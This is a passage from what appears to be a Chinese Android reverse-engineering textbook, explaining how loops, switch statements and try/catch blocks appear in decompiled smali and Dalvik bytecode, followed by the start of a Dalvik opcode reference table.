    invoke-virtual {v4}, Ljava/lang/StringBuilder;->toString()Ljava/
    lang/String;
    move-result-object v6
    const/4 v7, 0x0
    invoke-static {p0, v6, v7}, Landroid/widget/Toast;    #构造 Toast
        ->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)
        Landroid/widget/Toast;
    move-result-object v6
    invoke-virtual {v6}, Landroid/widget/Toast;->show()V    #显示已安装的程
序列表
    .line 57
    return-void    #方法返回
    .line 53
    :cond_0
    invoke-interface {v0, v1}, Ljava/util/List;->get(I)Ljava/lang/Object;
    #单个 ApplicationInfo
    move-result-object v2
    check-cast v2, Landroid/content/pm/ApplicationInfo;
    .line 54
    .local v2, info:Landroid/content/pm/ApplicationInfo;
    new-instance v6, Ljava/lang/StringBuilder;    #新建一个临时
StringBuilder 对象
    iget-object v7, v2, Landroid/content/pm/ApplicationInfo;->packageName:
    Ljava/lang/String;
    invoke-static {v7}, Ljava/lang/String;->valueOf(Ljava/lang/Object;)
    Ljava/lang/String;
    move-result-object v7    #包名
    invoke-direct {v6, v7}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/
    String;)V
    const/16 v7, 0xa        #换行符
    invoke-virtual {v6, v7}, Ljava/lang/StringBuilder;->append(C)Ljava/
    lang/StringBuilder;
    move-result-object v6    #组合包名与换行符
    invoke-virtual {v6}, Ljava/lang/StringBuilder;->toString()Ljava/lang
    /String;    #转换为字符串
    move-result-object v6
    invoke-virtual {v4, v6}, Ljava/lang/StringBuilder;-
        >append(Ljava/lang/String;)Ljava/lang/StringBuilder;    #添加到循环
外
        的 StringBuilder 中
    .line 52
    add-int/lit8 v1, v1, 0x1    #下一个索引
```

```
    goto :goto_0          #跳转到循环起始处
.end method
```

这段代码的功能是获取所有安装的程序，然后使用 Toast 弹出所有的软件包名。获取所有安装的程序使用 PackageManager 类的 getInstalledApplications()方法，代码首先创建了一个 StringBuilder 对象用来存放所有的字符串信息，接着初始化 v1 寄存器为 0 作为获取列表项的索引， for 循环的起始处是 goto_0 标号，循环条件的代码为“if-lt v1, v5, :cond_0”，v1 为索引值，v5 为列表中 ApplicationInfo 的个数，cond_0 标号处的代码为循环体，如果没有索引到最后一项，代码 都会跳到 cond_0 标号处去执行，相反，如果索引完了，代码会顺序执行 Toast 显示所有的字符串信息。cond_0 标号处的第一行代码调用 List 的 get()方法获取列表中的单个 ApplicationInfo 对象，然后组合包名与换行符后添加到先前声明的 StringBuilder 中，最后将 v1 索引值加一后调用“goto :goto_0”语句跳转到循环起始处。

看完了 for 循环的代码，可以发现它有如下特点：

- 在进入循环前，需要先初始化循环计数器变量，且它的值需要在循环体中更改。
- 循环条件判断可以是条件跳转指令组成的合法语句。
- 循环中使用 goto 指令来控制代码的流程。

接下来是 while 循环与 do while 循环，两者结构差异不大，只是循环条件判断的位置有所不同。并且它们的代码与前面介绍的迭代器循环代码十分相似。笔者在此就不列出了，有兴趣的 读者可自行阅读 MainActivity.smali 文件中的 whileCirculate()与 dowhileCirculate()方法的代码。

switch 分支语句

switch 分支也是比较常见的语句结构，经常出现在判断分支比较多的代码中。使用 Apktool 反编译本书配套源代码中 5.5.2 小节提供的 SwitchCase.apk 文件，打开反编译后工程目录中的 smali\com\droider\switchcase \MainActivity.smali 文件，找到 packedSwitch()方法的代码如下。

```
.method private packedSwitch(I)Ljava/lang/String;
    .locals 1
    .parameter "i"
    .prologue
    .line 21
    const/4 v0, 0x0
    .line 22
    .local v0, str:Ljava/lang/String;     #v0 为字符串，0 表示 null
    packed-switch p1, :pswitch_data_0     #packed-switch 分支，pswitch_data_0 指
    定 case 区域
```

```
    .line 36
    const-string v0, "she is a person"    #default 分支
    .line 39
    :goto_0            #所有 case 的出口
    return-object v0    #返回字符串 v0
    .line 24
    :pswitch_0        #case 0
    const-string v0, "she is a baby"
    .line 25
    goto :goto_0        #跳转到 goto_0 标号处
    .line 27
    :pswitch_1        #case 1
    const-string v0, "she is a girl"
    .line 28
    goto :goto_0        #跳转到 goto_0 标号处
    .line 30
    :pswitch_2        #case 2
    const-string v0, "she is a woman"
    .line 31
    goto :goto_0        #跳转到 goto_0 标号处
    .line 33
    :pswitch_3        #case 3
    const-string v0, "she is an obasan"
    .line 34
    goto :goto_0        #跳转到 goto_0 标号处
    .line 22
    nop
    :pswitch_data_0
    .packed-switch 0x0        #case 区域，从 0 开始，依次递增
        :pswitch_0    #case 0
        :pswitch_1    #case 1
        :pswitch_2    #case 2
        :pswitch_3    #case 3
    .end packed-switch
.end method
```

代码中的 switch 分支使用的是 packed-switch 指令。p1 为传递进来的 int 类型的数值，pswitch_data_0 为 case 区 域，在 case 区域中，第一条指令“.packed-switch”指定了比较的初始值为 0，pswitch_0~ pswitch_3 分别是比较结果为“case 0”到“case 3”时要跳转到的地址。可以发现，标号的命名采用 pswitch_开关，后面的数值为 case 分支需要判断的值，并且它的值依次递增。再来看看这些标号处 的代码，每个标号处都使用 v0 寄存器初始化一个字符串，然后跳转到了 goto_0 标号处，可见 goto_0 是所有的 case 分支的出口。另 外，“.packed-switch”区域指定的 case 分支

共有 4 条，对于没有被判断的 default 分支，会在代码的 packed-switch 指令 下面给出。

packed-switch 指令在 Dalvik 中的格式如下：

```
packed-switch vAA, +BBBBBBBB
```

指令后面的“+BBBBBBBB”被指明为一个 packed-switch-payload 格式的偏移。它的格式如下。

```
struct  packed-switch-payload {
    ushort ident;     /* 值固定为 0x0100 */
    ushort size;     /* case 数目 */
    int first_key;     /* 初始 case 的值 */
    int[] targets;     /* 每个 case 相对 switch 指令处的偏移 */
};
```

打开 IDA Pro 找到“packed-switch p1, :pswitch_data_0”指令位于 0x2cb1a 处，相应的机器码为“2B 02 13 00 00 00”，手动分析机器码如下：
2B 为 packed-switch 的 OpCode。

02 为寄存器 p1。
00000013 为偏移量 0x13。

Dalvik 中计算偏移是以两个字节为单位，因为实际该指令指向的 packed-switch-payload 结构体的偏移量为 0x2cb1a + 2 * 0x13 = 0x2cb40。使用 C32asm 查看该处的数据如图 5-2 所示。

图 5-2 packed-switch-payload 结构体数据

第 1 个 ident 字段为 0x100，标识 packed-switch 有效的 case 区域。第 2 个字段 size 为 4，表明有 4 个 case。第 3 个字段 first_key 为 0，表明初始 case 值为 0。第 4 个字段为偏移量，分别为 0x6、0x9、0xc、0xf，加上 packed-switch 指令的偏 移值 0x2cb1a，计算可得：

case 0 位置 = 0x2cb1a + 2 * 0x6 = 0x2cb26
case 1 位置 = 0x2cb1a + 2 * 0x9 = 0x2cb2c

case 2 位置 = 0x2cb1a + 2 * 0xc = 0x2cb32
case 3 位置 = 0x2cb1a + 2 * 0xf = 0x2cb38

至此，有规律递增的 switch 分支就算是搞明白了。最后，将这段 smali 代码整理为 Java 代码如下。

```
private String packedSwitch(int i) {
    String str = null;
    switch (i) {
        case 0:
            str = "she is a baby";
            break;
        case 1:
            str = "she is a girl";
            break;
        case 2:
            str = "she is a woman";
            break;
        case 3:
            str = "she is an obasan";
            break;
        default:
            str = "she is a person";
            break;
    }
    return str;
}
```

现在我们来看看无规律的 case 分支语句代码会有什么不同，找到 MainActivity.smali 文件的 sparseSwitch()方法代码如下。

```
.method private sparseSwitch(I)Ljava/lang/String;
    .locals 1
    .parameter "age"
    .prologue
    .line 43
    const/4 v0, 0x0
    .line 44
    .local v0, str:Ljava/lang/String;
    sparse-switch p1, :sswitch_data_0    # sparse-switch 分支，
sswitch_data_0
    指定 case 区域
    .line 58
    const-string v0, "he is a person"    #case default
    .line 61
```

```
    :goto_0                 #case 出口
    return-object v0         #返回字符串
    .line 46
    :sswitch_0          #case 5
    const-string v0, "he is a baby"
    .line 47
    goto :goto_0    #跳转到 goto_0 标号处
    .line 49
    :sswitch_1          #case 15
    const-string v0, "he is a student"
    .line 50
    goto :goto_0    #跳转到 goto_0 标号处
    .line 52
    :sswitch_2          #case 35
    const-string v0, "he is a father"
    .line 53
    goto :goto_0    #跳转到 goto_0 标号处
    .line 55
    :sswitch_3          #case 65
    const-string v0, "he is a grandpa"
    .line 56
    goto :goto_0    #跳转到 goto_0 标号处
    .line 44
    nop
    :sswitch_data_0
    .sparse-switch                  #case 区域
        0x5 -> :sswitch_0         #case 5(0x5)
        0xf -> :sswitch_1         #case 15(0xf)
        0x23 -> :sswitch_2         #case 35(0x23)
        0x41 -> :sswitch_3         #case 65(0x41)
    .end sparse-switch
.end method
```

代码中的 switch 分支使用的是 sparse-switch 指令。按照分析 packed-switch 的方法，我们直接查看 sswitch_data_0 标号处的内容。可以看到“.sparse-switch”指令没有给出初始 case 的值，所有的 case 值都使用“case 值 -> case 标号”的形式给出。此处共有 4 个 case，它们的内容都是构造一个字符串，然后跳转到 goto_0 标号处，代码架构上与 packed- switch 方式的 switch 分支一样。

sparse-switch 指令在 Dalvik 中的格式如下：

```
sparse-switch vAA, +BBBBBBBB
```

指令后面的“+BBBBBBBB”被指明为一个 sparse-switch-payload 格式的偏移。它的格式如下。

```
struct sparse-switch-payload {
    ushort ident;     /* 值固定为 0x0200 */
    ushort size;     /* case 数目 */
    int[] keys;     /* 每个 case 的值，顺序从低到高 */
    int[] targets;     /* 每个 case 相对 switch 指令处的偏移 */
};
```

同样地，打开 IDA Pro 找到“sparse-switch p1, :sswitch_data_0”指令位于 0x2cb6a 处，相应的机器码为“2C 02 13 00 00 00”，手动分析机器码如下：

2C 为 sparse -switch 的 OpCode。

02 为寄存器 p1。
00000013 为偏移量 0x13。

因为实际该指令指向的 sparse-switch-payload 结构体的偏移量为 0x2cb6a + 2 * 0x13 = 0x2cb90。该处的数据如图 5-3 所示。

图 5-3 sparse-switch-payload 结构体数据

第 1 个 ident 字段为 0x200，标识 sparse-switch 有效的 case 区域。第 2 个字段 size 为 4，表明有 4 个 case。第 3 个字段 keys 为 4 个 case 的值，分别为 0x5、0xf、0x23、0x41。第 4 个字段分别为偏移量，分别为 0x6、0x9、0xc、0xf，加上 sparse -switch 指令的偏移值 0x2cb6a，计算可得：

case 0 位置 = 0x2cb6a + 2 * 0x6 = 0x2cb76
case 1 位置 = 0x2cb6a + 2 * 0x9 = 0x2cb7c
case 2 位置 = 0x2cb6a + 2 * 0xc = 0x2cb82
case 3 位置 = 0x2cb6a + 2 * 0xf = 0x2cb88

最后，将这段 smali 代码整理为 Java 代码如下。

```
private String sparseSwitch(int age) {
    String str = null;
    switch (age) {
        case 5:
            str = "he is a baby";
```

```
            break;
        case 15:
            str = "he is a student";
            break;
        case 35:
            str = "he is a father";
            break;
        case 65:
            str = "he is a grandpa";
            break;
        default:
            str = "he is a person";
            break;
    }
    return str;
}
```

try/catch 语句

在实际编写代码过程中，各种预想不到的结果都有可能出现，为了尽可能的捕捉到异常信息，有必要在代码中使用 Try/Catch 语句将可能发生问题的 代码“包裹”起来。使用 Apktool 反编译随书 5.5.3 小节提供的 TryCatch.apk 文件，打开反编译后工程目录中的 smali\com \droider\ trycatch\MainActivity.smali 文件，找到 tryCatch() 方法代码如下。

```
.method private tryCatch(ILjava/lang/String;)V
    .locals 10
    .parameter "drumsticks"
    .parameter "peple"
    .prologue
    const/4 v9, 0x0
    .line 19
    :try_start_0        # 第 1 个 try 开始
    invoke-static {p2}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I
    #将第 2 个参数转换为 int 型
    :try_end_0        # 第 1 个 try 结束
    .catch Ljava/lang/NumberFormatException; {:try_start_0 .. :try_end_0} :
    catch_1    # catch_1
    move-result v1    #如果出现异常这里不会执行，会跳转到 catch_1 标号处
    .line 21
    .local v1, i:I        #.local 声明的变量作用域在.local 声明与.end local
之间
    :try_start_1        #第 2 个 try 开始
    div-int v2, p1, v1    #第 1 个参数除以第 2 个参数
```

```
    .line 22
    .local v2, m:I        #m 为商
    mul-int v5, v2, v1    #m * i
    sub-int v3, p1, v5    #v3 为余数
    .line 23
    .local v3, n:I
    const-string v5, "\u5171\u6709%d\u53ea\u9e21\u817f\uff0c%d
        \u4e2a\u4eba\u5e73\u5206\uff0c\u6bcf\u4eba\u53ef\u5206\u5f97%d
        \u53ea\uff0c\u8fd8\u5269\u4e0b%d\u53ea"        #格式化字符串
    const/4 v6, 0x4
    new-array v6, v6, [Ljava/lang/Object;
    const/4 v7, 0x0
    .line 24
    invoke-static {p1}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;
    move-result-object v8
    aput-object v8, v6, v7
    const/4 v7, 0x1
    invoke-static {v1}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;
    move-result-object v8
    aput-object v8, v6, v7
    const/4 v7, 0x2
    invoke-static {v2}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;
    move-result-object v8
    aput-object v8, v6, v7
    const/4 v7, 0x3
    invoke-static {v3}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;
    move-result-object v8
    aput-object v8, v6, v7
    .line 23
    invoke-static {v5, v6}, Ljava/lang/String;
        ->format(Ljava/lang/String;[Ljava/lang/Object;)Ljava/lang/String;
    move-result-object v4
    .line 25
    .local v4, str:Ljava/lang/String;
    const/4 v5, 0x0
    invoke-static {p0, v4, v5}, Landroid/widget/Toast;
        ->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)
        Landroid/widget/Toast;
    move-result-object v5
    invoke-virtual {v5}, Landroid/widget/Toast;->show()V    #使用 Toast 显示
格
    式化后的结果
    :try_end_1    #第 2 个 try 结束
    .catch Ljava/lang/ArithmeticException; {:try_start_1 .. :try_end_1} :
```

```
    catch_0        # catch_0
    .catch Ljava/lang/NumberFormatException; {:try_start_1 .. :try_end_1} :
    catch_1        # catch_1
    .line 33
    .end local v1           #i:I
    .end local v2           #m:I
    .end local v3           #n:I
    .end local v4           #str:Ljava/lang/String;
    :goto_0
    return-void    #方法返回
    .line 26
    .restart local v1       #i:I
    :catch_0
    move-exception v0
    .line 27
    .local v0, e:Ljava/lang/ArithmeticException;
    :try_start_2        #第 3 个 try 开始
    const-string v5, "\u4eba\u6570\u4e0d\u80fd\u4e3a0"    #“人数不能为 0”
    const/4 v6, 0x0
    invoke-static {p0, v5, v6}, Landroid/widget/Toast;
        ->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)
        Landroid/widget/Toast;
    move-result-object v5
    invoke-virtual {v5}, Landroid/widget/Toast;->show()V    #使用 Toast 显示
异
    常原因
    :try_end_2        #第 3 个 try 结束
    .catch Ljava/lang/NumberFormatException; {:try_start_2 .. :try_end_2} :
    catch_1
    goto :goto_0    #返回
    .line 29
    .end local v0           #e:Ljava/lang/ArithmeticException;
    .end local v1           #i:I
    :catch_1
    move-exception v0
    .line 30
    .local v0, e:Ljava/lang/NumberFormatException;
    const-string v5, "\u65e0\u6548\u7684\u6570\u503c\u5b57\u7b26\u4e32"
    #“无效的数值字符串”
    invoke-static {p0, v5, v9}, Landroid/widget/Toast;
        ->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)
        Landroid/widget/Toast;
    move-result-object v5
```

```
    invoke-virtual {v5}, Landroid/widget/Toast;->show()V    #使用 Toast 显示
异
    常原因
    goto :goto_0    #返回
.end method
```

整段代码的功能比较简单，输入鸡腿数与人数，然后使用 Toast 弹出鸡腿的分配方案。传入人数时为了演示 Try/Catch 效果，使用了 String 类型。代码中有两种情况下会发生异常：第一种是将 String 类型转换成 int 类型时可能会发生 NumberFormatException 异常；第二种是计算分配方法时除数为零的 ArithmeticException 异常。

代码中的 try 语句块使用 try_start_开头的标号注明，以 try_end_开头的标号结束。第一个 try 语句的开头标号为 try_start_0，结束标号为 try_end_0。使用多个 try 语句块时标号名称后面的数值依次递增，本实例代码中最多使用到了 try_end_2。

在 try_end_0 标号下面使用“.catch”指令指定处理到的异常类型与 catch 的标号，格式如下。

.catch <异常类型> {<try 起始标号> .. <try 结束标号>} <catch 标号>

查看 catch_1 标号处的代码发现，当转换 String 到 int 时发生异常会弹出“无效的数值字符串”的提示。对于代码中的汉字，baksmali 在反编译时将其使用 Unicode 进行编码，因此，在阅读前需要使用相关的编码转换工具进行转换。

仔细阅读代码会发现在 try_end_1 标号下面使用“.catch”指令定义了 catch_0 与 catch_1 两个 catch。catch_0 标号的代码开头又有一个标号为 try_start_2 的 try 语句块，其实这个 try 语句块是虚构的，假如下面的代码。

```
private void a() {
    try {
        ……
        try {
            ……
        } catch (XXX) {
            ……
        }
    } catch (YYY) {
        ……
    }
}
```

当执行内部的 try 语句时发生了异常，如果异常类型为 XXX，则内部 catch 就会捕捉到并执行相应的处理代码，如果异常类型不是 XXX，那么就会 到外层的 catch 中去查找异常处理代码，这也就是为什么实例的 try_end_1 标号下面会有两个 catch 的原因，

另外，如果在执行 XXX 异常的处理 代码时又发生了异常，这个时候该怎么办？此时这个异常就会扩散到外层的 catch 中去，由于 XXX 异常的外层只有一个 YYY 的异常处理，这时会判断发生的 异常是否为 YYY 类型，如果是就会进行处理，不是则抛给应用程序。回到本实例中来，如果在执行内部的 ArithmeticException 异常处理时再 次发生别的异常，就会调用外层的 catch 进行异常捕捉，因此在 try_end_2 标号下面有一个 catch_1 就很好理解了。

在 Dalvik 指令集中，并没有与 Try/Catch 相关的指令，在处理 Try/Catch 语句时，是通过相关的数据结构来保存异常信息的。回忆一下上一章讲解 dex 文件格式时，曾经介绍过的 DexCode 数据结构，它的声明如下。

```
struct DexCode {
    u2  registersSize;    /* 使用的寄存器个数 */
    u2  insSize;         /* 参数个数 */
    u2  outsSize;         /* 调用其它方法时使用的寄存器个数 */
    u2  triesSize;         /* Try/Catch 个数 */
    u4  debugInfoOff;     /* 指向调试信息的偏移 */
    u4  insnsSize;         /* 指令集个数，以 2 字节为单位 */
    u2  insns[1];         /* 指令集 */
    /* 2 字节空间用于结构对齐 */
    /* try_item[triesSize]  DexTry 结构*/
    /* Try/Catch 中 handler 的个数 */
    /* catch_handler_item[handlersSize] ，DexCatchHandler 结构*/
};
```

该结构下面的 try_item 就保存了 try 语句的信息，它的结构 DexTry 声明如下。

```
struct DexTry {
    u4  startAddr;          /* 起始地址 */
    u2  insnCount;          /* 指令数量 */
    u2  handlerOff;        /* handler 的偏移 */
};
```

每个 DexTry 保存了 try 语句的起始地址和指令的数量，这样就可以计算出 try 语句块包含的地址范围。在 try_item 字段的下面就是 handler 的个数。下面我们来看看在 dex 文件中存储的 Try/Catch 信息，该实例的类个数较多，手动查找比较慢，在这里使用 Android SDK 中的 dexdump 工具，首先使用解压缩软件取出 TryCatch.apk 中的 classes.dex 文件，然后在命令提示符下输入以下命令：

```
dexdump classes.dex > dump.txt
```

打开生成的 dump.txt 文件，搜索 tryCatch 可找到如下内容。

```
……
#1              : (in Lcom/droider/trycatch/MainActivity;)
      name          : 'tryCatch'
      type          : '(ILjava/lang/String;)V'
```

```
      access        : 0x0002 (PRIVATE)
      code          -
      registers     : 13
      ins           : 3
      outs          : 3
      insns size    : 80 16-bit code units
      catches       : 3
        0x0001 - 0x0004
          Ljava/lang/NumberFormatException; -> 0x0045
        0x0005 - 0x0038
          Ljava/lang/ArithmeticException; -> 0x0039
          Ljava/lang/NumberFormatException; -> 0x0045
        0x003a - 0x0044
          Ljava/lang/NumberFormatException; -> 0x0045
……
```

从上面的输出信息中，可以发现 tryCatch()方法是私有方法，使用了 13 个寄存器，共 80 条指令，有 3 个 try 语句块，共有 2 个异常处理 Handler。其中，0x0001 - 0x0004 为第一个 try 语句块的代码范围，tryCatch()方法的代码位于 0x2cb08，因此计算可得到第 1 个 try 语句块的代码范围为：

(0x2cb08 + 1 * 2) ~ (0x2cb08 + 4 * 2) = 0x2cb0a ~ 0x2cb10

同样可计算得到第 2 与第 3 个 try 语句块的代码范围是“0x2cb12 ~ 0x2cb78”与“0x2cb7c ~ 0x2cb90”。最后，将这段 smali 代码整理为 Java 代码如下。

```
private void tryCatch(int drumsticks, String peple) {
    try {
        int i = Integer.parseInt(peple);
        try {
            int m = drumsticks / i;
            int n = drumsticks - m * i;
            String str = String.format(
                "共有%d 只鸡腿，%d 个人平分，每人可分得%d 只，还剩下%d 只",
                drumsticks, i, m, n);
            Toast.makeText(MainActivity.this, str,
Toast.LENGTH_SHORT).show();
        } catch (ArithmeticException e) {
            Toast.makeText(MainActivity.this, "人数不能为 0", Toast.LENGTH_
            SHORT).show();
        }
    } catch (NumberFormatException e) {
        Toast.makeText(MainActivity.this, "无效的数值字符串", Toast.LENGTH_
        SHORT).show();
    }
```

}

smali 语法中文参考文档

Dalvik 虚拟机操作码

作者：Gabor Paller　　翻译：YULIANGMAX

v1.0

表中的 vx、vy、vz 表示某个 Dalvik 寄存器。根据不同指令可以访问 16、256 或 64K 寄存器。

表中 lit4、lit8、lit16、lit32、lit64 表示字面值（直接赋值），数字是值所占用位的长度。

long 和 double 型的值占用两个寄存器，例：一个在 v0 寄存器的 double 值实际占用 v0,v1 两个寄存器。

boolean 值的存储实际是 1 和 0，1 为真、0 为假；boolean 型的值实际是转成 int 型的值进行操作。

所有例子的字节序都采用高位存储格式，例：0F00 0A00 的编译为 0F, 00, 0A, 00　存储。

有一些指令没有说明和例子，因为我没有在正常使用中看到过这些指令，它们的存在是从这里知道的：Android opcode constant list。

Opcode 操作码(hex)	Opcode name 操作码名称	Explanation 说明	Example 示例
00	nop	无操作	0000 - nop
01	move vx, vy	移动 vy 的内容到 vx。两个寄存器都必须在最初的 256 寄存	0110 - move v0, v1 移动 v1 寄存器中的内容到 v0。

		器范围以内。	
02	move/from16 vx, vy	移动 vy 的内容到 vx。vy 可能在 64K 寄存器范围以内，而 vx 则是在最初的 256 寄存器范围以内。	0200 1900 - move/from16 v0, v25 移动 v25 寄存器中的内容到 v0。
03	move/16	未知[注4]	
04	move-wide	未知[注4]	
05	move-wide/from16 vx, vy	移动一个 long/double 值，从 vy 到 vx。vy 可能在 64K 寄存器范围以内，而 vx 则是在最初的 256 寄存器范围以内。	0516 0000 - move-wide/from16 v22, v0 移动 v0,v1 寄存器中的内容到 v22,v23。
06	move-wide/16	未知[注4]	
07	move-object vx, vy	移动对象引用，从 vy 到 vx。	0781 - move-object v1, v8 移动 v8 寄存器中的对象引用到 v1。
08	move-object/from16 vx, vy	移动对象引用，从 vy 到 vx。vy 可以处理 64K 寄存器地址，vx 可以处理 256 寄存器地址。	0801 1500 - move-object/from16 v1, v21 移动 v21 寄存器中的对象引用到 v1。
09	move-object/16	未知[注4]	
0A	move-result vx	移动上一次方法调用的	0A00 - move-result v0 移动上一次方法调用的返回值到 v0。

		返回值到 vx。	
0B	move-result-wide vx	移动上一次方法调用的 long/double 型返回值到 vx,vx+1。	0B02 - move-result-wide v2 移动上一次方法调用的 long/double 型返回值到 v2,v3。
0C	move-result-object vx	移动上一次方法调用的对象引用返回值到 vx。	0C00 - move-result-object v0 移动上一次方法调用的对象引用返回值到 v0。
0D	move-exception vx	当方法调用抛出异常时移动异常对象引用到 vx。	0D19 - move-exception v25 当方法调用抛出异常时移动异常对象引用到 v25。
0E	return-void	返回空值。	0E00 - return-void 返回值为 void，即无返回值，并非返回 null。
0F	return vx	返回在 vx 寄存器的值。	0F00 - return v0 返回 v0 寄存器中的值。
10	return-wide vx	返回在 vx,vx+1 寄存器的 double/long 值。	1000 - return-wide v0 返回 v0,v1 寄存器中的 double/long 值。
11	return-object vx	返回在 vx 寄存器的对象引用。	1100 - return-object v0 返回 v0 寄存器中的对象引用。
12	const/4 vx, lit4	存入 4 位常量到 vx。	1221 - const/4 v1, #int 2 存入 int 型常量 2 到 v1。目的寄存器在第二个字节的低 4 位，常量 2 在更高的 4 位。
13	const/16 vx, lit16	存入 16 位常量到 vx。	1300 0A00 - const/16 v0, #int 10 存入 int 型常量 10 到 v0。
14	const vx, lit32	存入 int 型常量到 vx。	1400 4E61 BC00 - const v0, #12345678 // #00BC614E 存入常量 12345678 到 v0。
15	const/high16	存入 16 位常量到最高位寄存器，用	1500 2041 - const/high16 v0, #float 10.0 // #41200000

	v0, lit16	于初始化 float 值。	存入 float 常量 10.0 到 v0。该指令最高支持 16 位浮点数。
16	const-wide/16 vx, lit16	存入 int 常量到 vx,vx+1 寄存器，扩展 int 型常量为 long 常量。	1600 0A00 - const-wide/16 v0, #long 10 存入 long 常量 10 到 v0,v1 寄存器。
17	const-wide/32 vx, lit32	存入 32 位常量到 vx,vx+1 寄存器，扩展 int 型常量到 long 常量。	1702 4e61 bc00 - const-wide/32 v2, #long 12345678 // #00bc614e 存入 long 常量 12345678 到 v2,v3 寄存器。
18	const-wide vx, lit64	存入 64 位常量到 vx,vx+1 寄存器。	1802 874b 6b5d 54dc 2b00- const-wide v2, #long 12345678901234567 // #002bdc545d6b4b87 存入 long 常量 12345678901234567 到 v2,v3 寄存器。
19	const-wide/high16 vx, lit16	存入 16 位常量到最高 16 位的 vx,vx+1 寄存器，用于初始化 double 值。	1900 2440 - const-wide/high16 v0, #double 10.0 // #402400000 存入 double 常量 10.0 到 v0,v1。
1A	const-string vx, 字符串 ID	存入字符串常量引用到 vx，通过字符串 ID 或字符串。	1A08 0000 - const-string v8, “” // string@0000 存入 string@0000（字符串表#0 条目）的引用到 v8。
1B	const-string-jumbo	未知[注 4]	
1C	const-class vx, 类型 ID	存入类对象常量到 vx，通过类型 ID 或类型（如 Object.class）。	1C00 0100 - const-class v0, Test3 // type@0001 存入 Test3.class（类型 ID 表#1 条目）的引用到 v0。
1D	monitor-enter vx	获得 vx 寄存器中的对象	1D03 - monitor-enter v3 获得 v3 寄存器中的对象引用的监视器。

		引用的监视器。	
1E	monitor-exit	释放 vx 寄存器中的对象引用的监视器。	1E03 - monitor-exit v3 释放 v3 寄存器中的对象引用的监视器。
1F	check-cast vx, 类型 ID	检查 vx 寄存器中的对象引用是否可以转换成类型 ID 对应类型的实例。如不可转换，抛出 ClassCastException 异常，否则继续执行。	1F04 0100 - check-cast v4, Test3 // type@0001 检查 v4 寄存器中的对象引用是否可以转换成 Test3（类型 ID 表#1 条目）的实例。
20	instance-of vx, vy, 类型 ID	检查 vy 寄存器中的对象引用是否是类型 ID 对应类型的实例，如果是，vx 存入非 0 值，否则 vx 存入 0。	2040 0100 - instance-of v0, v4, Test3 // type@0001 检查 v4 寄存器中的对象引用是否是 Test3（类型 ID 表#1 条目）的实例。如果是，v0 存入非 0 值，否则 v0 存入 0。
21	array-length vx, vy	计算 vy 寄存器中数组引用的元素长度并将长度存入 vx。	2111 - array-length v0, v1 计算 v1 寄存器中数组引用的元素长度并将长度存入 v0。
22	new-instance vx, 类型 ID	根据类型 ID 或类型新建一个对象实例，并将新建的对象的引用存入 vx。	2200 1500 - new-instance v0, java.io.FileInputStream // type@0015 实例化 java.io.FileInputStream（类型 ID 表#15H 条目）类型，并将其对象引用存入 v0。
23	new-array vx,	根据类型 ID 或类型新建一个数组，	2312 2500 - new-array v2, v1, char[] // type@0025 新建一个 char（类型 ID 表#25H 条目）数组，v1 存入数组的长度，v2 存入数组的引用。

	vy, 类型 ID	vy 存入数组的长度，vx 存入数组的引用。	
24	filled-new-array {参数}, 类型 ID	根据类型 ID 或类型新建一个数组并通过参数填充[注5]。新的数组引用可以得到一个 move-result-object 指令，前提是执行过 filled-new-array 指令。	2420 530D 0000 - filled-new-array {v0,v0},[I // type@0D53 新建一个 int（类型 ID 表#D53H 条目）数组，长度将为 2 并且 2 个元素将填充到 v0 寄存器。
25	filled-new-array-range {vx..vy}, 类型 ID	根据类型 ID 或类型新建一个数组并以寄存器范围为参数填充。新的数组引用可以得到一个 move-result-object 指令，前提是执行过 filled-new-array 指令。	2503 0600 1300 - filled-new-array/range {v19..v21}, [B // type@0006 新建一个 byte（类型 ID 表#6 条目）数组，长度将为 3 并且 3 个元素将填充到 v19,v20,v21 寄存器[注4]。
26	fill-array-data vx, 偏移量	用 vx 的静态数据填充数组引用。静态数据的位址是当前指令位置加偏移量的和。	2606 2500 0000 - fill-array-data v6, 00e6 // +0025 用当前指令位置+25H 的静态数据填充 v6 寄存器的数组引用。偏移量是 32 位的数字，静态数据的存储格式如下： 0003 // 表类型：静态数组数据

			0400 // 每个元素的字节数（这个例子是 4 字节的 int 型） 0300 0000 // 元素个数 0100 0000 // 元素 #0：int 1 0200 0000 // 元素 #1：int 2 0300 0000 // 元素 #2：int 3
27	throw vx	抛出异常对象，异常对象的引用在 vx 寄存器。	2700 - throw v0 抛出异常对象，异常对象的引用在 v0 寄存器。
28	goto 目标	通过短偏移量[注2]无条件跳转到目标。	28F0 - goto 0005 // -0010 跳转到当前位置-16（hex 10）的位置，0005 是目标指令标签。
29	goto/16 目标	通过 16 位偏移量[注2]无条件跳转到目标。	2900 0FFE - goto/16 002f // -01f1 跳转到当前位置-1F1H 的位置，002f 是目标指令标签。
2A	goto/32 目标	通过 32 位偏移量[注2]无条件跳转到目标。	
2B	packed-switch vx, 索引表偏移量	实现一个 switch 语句，case 常量是连续的。这个指令使用索引表，vx 是在表中找到具体 case 的指令偏移量的索引，如果无法在表中找到 vx 对应的索引将继续执行下一个指令（即 default case）。	2B02 0C00 0000 - packed-switch v2, 000c // +000c 根据 v2 寄存器中的值执行 packed switch，索引表的位置是当前指令位置+0CH，表如下所示： 0001 // 表类型：packed switch 表 0300 // 元素个数 0000 0000 // 基础元素 0500 0000 0: 00000005 // case 0: +00000005 0700 0000 1: 00000007 // case 1: +00000007 0900 0000 2: 00000009 // case 2: +00000009

